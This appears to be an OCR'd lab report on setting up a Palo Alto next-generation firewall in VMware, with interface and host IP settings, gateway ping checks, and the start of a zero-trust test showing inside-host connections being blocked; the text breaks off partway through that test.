
Palo-Alto Next-Generation Firewall Configuration

Name: Prahar Shah

Email: prahars25@gmail.com

Setup:

A) Connection setup:



Device	Summary
Memory	5.5 GB
Processors	2
Hard Disk (SCSI)	60 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Custom (VMnet1)
Network Adapter 2	Custom (VMnet10)
Network Adapter 3	Custom (VMnet11)
Network Adapter 4	Custom (VMnet12)
Network Adapter 5	Bridged (Automatic)
Display	1 monitor

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 5632 MB

🟦 Maximum recommended memory (Memory swapping may occur beyond this size.) 13.2 GB


🟩 Recommended memory 1 GB

🟨 Guest OS recommended minimum 512 MB

B) Network Setup:


1. Inside-Host: 10.10.10.10 / 255.255.255.0 / GW: 10.10.10.100 / DNS: 8.8.8.8
2. DMZ-Host: 172.16.1.10 / 255.255.255.0 / GW: 172.16.1.100 / DNS: 8.8.8.8
3. Kali Linux: 192.168.10.10 / 255.255.255.0 / GW: 192.168.10.100 / DNS: 8.8.8.8

-Firewall:



INTERFACE	INTERFACE TYPE	MANAGEMENT PROFILE	LINK STATE	IP ADDRESS	VIRTUAL ROUTER	TAG	VLAN / VIRTUAL WIRE	SECURITY ZONE	SD-WAN INTERFACE PROFILE	UPSTREAM NAT	FEATURES
ethernet1/1	Layer3	Allow-PING	🟩	10.10.10.100/24	default	Untagged	none	inside		Disabled	
ethernet1/2	Layer3	Allow-PING	🟩	172.16.1.100/24	default	Untagged	none	DMZ		Disabled	
ethernet1/3	Layer3	Allow-PING	🟩	192.168.10.100/24	default	Untagged	none	kali		Disabled	
ethernet1/4	Layer3	Allow-PING	🟩	Dynamic-DHCP Client	default	Untagged	none	outside		Disabled	
ethernet1/5			▨	none	none	Untagged	none	none		Disabled	
ethernet1/6			▨	none	none	Untagged	none	none		Disabled	
ethernet1/7			▨	none	none	Untagged	none	none		Disabled	
ethernet1/8			▨	none	none	Untagged	none	none		Disabled	
ethernet1/9			▨	none	none	Untagged	none	none		Disabled	

-DMZ-host:



You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 172 . 16 . 1 . 10

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 172 . 16 . 1 . 100

○ Obtain DNS server address automatically

● Use the following DNS server addresses:


Preferred DNS server: 8 . 8 . 8 . 8

Alternate DNS server:

□ Validate settings upon exit

Click in the virtual screen | VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click

-Inside-host:



Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.


○ Obtain an IP address automatically
● Use the following IP address:
IP address: 10 . 10 . 10 . 10
Subnet mask: 255 . 255 . 255 . 0
Default gateway: 10 . 10 . 10 . 100

○ Obtain DNS server address automatically
● Use the following DNS server addresses:
Preferred DNS server: 8 . 8 . 8 . 8
Alternate DNS server:

□ Validate settings upon exit

Click in the virtual screen   VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click


-Kali-Linux:



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.10  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::[illegible]  prefixlen 64  scopeid 0x20<link>
        ether [illegible]  txqueuelen 1000  (Ethernet)
        RX packets [illegible]  bytes [illegible]
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets [illegible]  bytes [illegible]
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$
```


C)Verifying if all the machines could 'ping' their gateways:

-Inside-host:




```
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\[illegible]>
C:\Users\[illegible]>
C:\Users\[illegible]>ping 10.10.10.100

Pinging 10.10.10.100 with 32 bytes of data:
Reply from 10.10.10.100: bytes=32 time=3ms TTL=64
Reply from 10.10.10.100: bytes=32 time=4ms TTL=64
Reply from 10.10.10.100: bytes=32 time=2ms TTL=64
Reply from 10.10.10.100: bytes=32 time=2ms TTL=64

Ping statistics for 10.10.10.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 4ms, Average = 3ms

C:\Users\[illegible]>
```

-DMZ-host:



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\[illegible]>ping 172.16.1.100

Pinging 172.16.1.100 with 32 bytes of data:
Reply from 172.16.1.100: bytes=32 time=3ms TTL=64
Reply from 172.16.1.100: bytes=32 time=4ms TTL=64
Reply from 172.16.1.100: bytes=32 time=1ms TTL=64
Reply from 172.16.1.100: bytes=32 time=4ms TTL=64

Ping statistics for 172.16.1.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 4ms, Average = 3ms

C:\Users\[illegible]>
```

-Kali-Linux:




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.10.100
PING 192.168.10.100 (192.168.10.100) 56(84) bytes of data.
64 bytes from 192.168.10.100: icmp_seq=1 ttl=64 time=4.55 ms
64 bytes from 192.168.10.100: icmp_seq=2 ttl=64 time=3.38 ms
64 bytes from 192.168.10.100: icmp_seq=3 ttl=64 time=5.57 ms
64 bytes from 192.168.10.100: icmp_seq=4 ttl=64 time=3.43 ms
```

Demonstrate that the Inside-Host, Kali-Linux, and DMZ-Host cannot access each other or the Internet (Zero-Trust concept).


1) Inside-host:

-Trying to connect inside host (10.10.10.10) to Kali (192.168.10.10) using telnet and ping:



```
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\[illegible]>telnet 192.168.10.10
Connecting To 192.168.10.10...Could not open connection to the host, on port 23: Connect failed

C:\Users\[illegible]>ping 192.168.10.10

Pinging 192.168.10.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
```

-Trying to connect inside host (10.10.10.10) to DMZ-host(172.16.1.10) using telnet and ping:

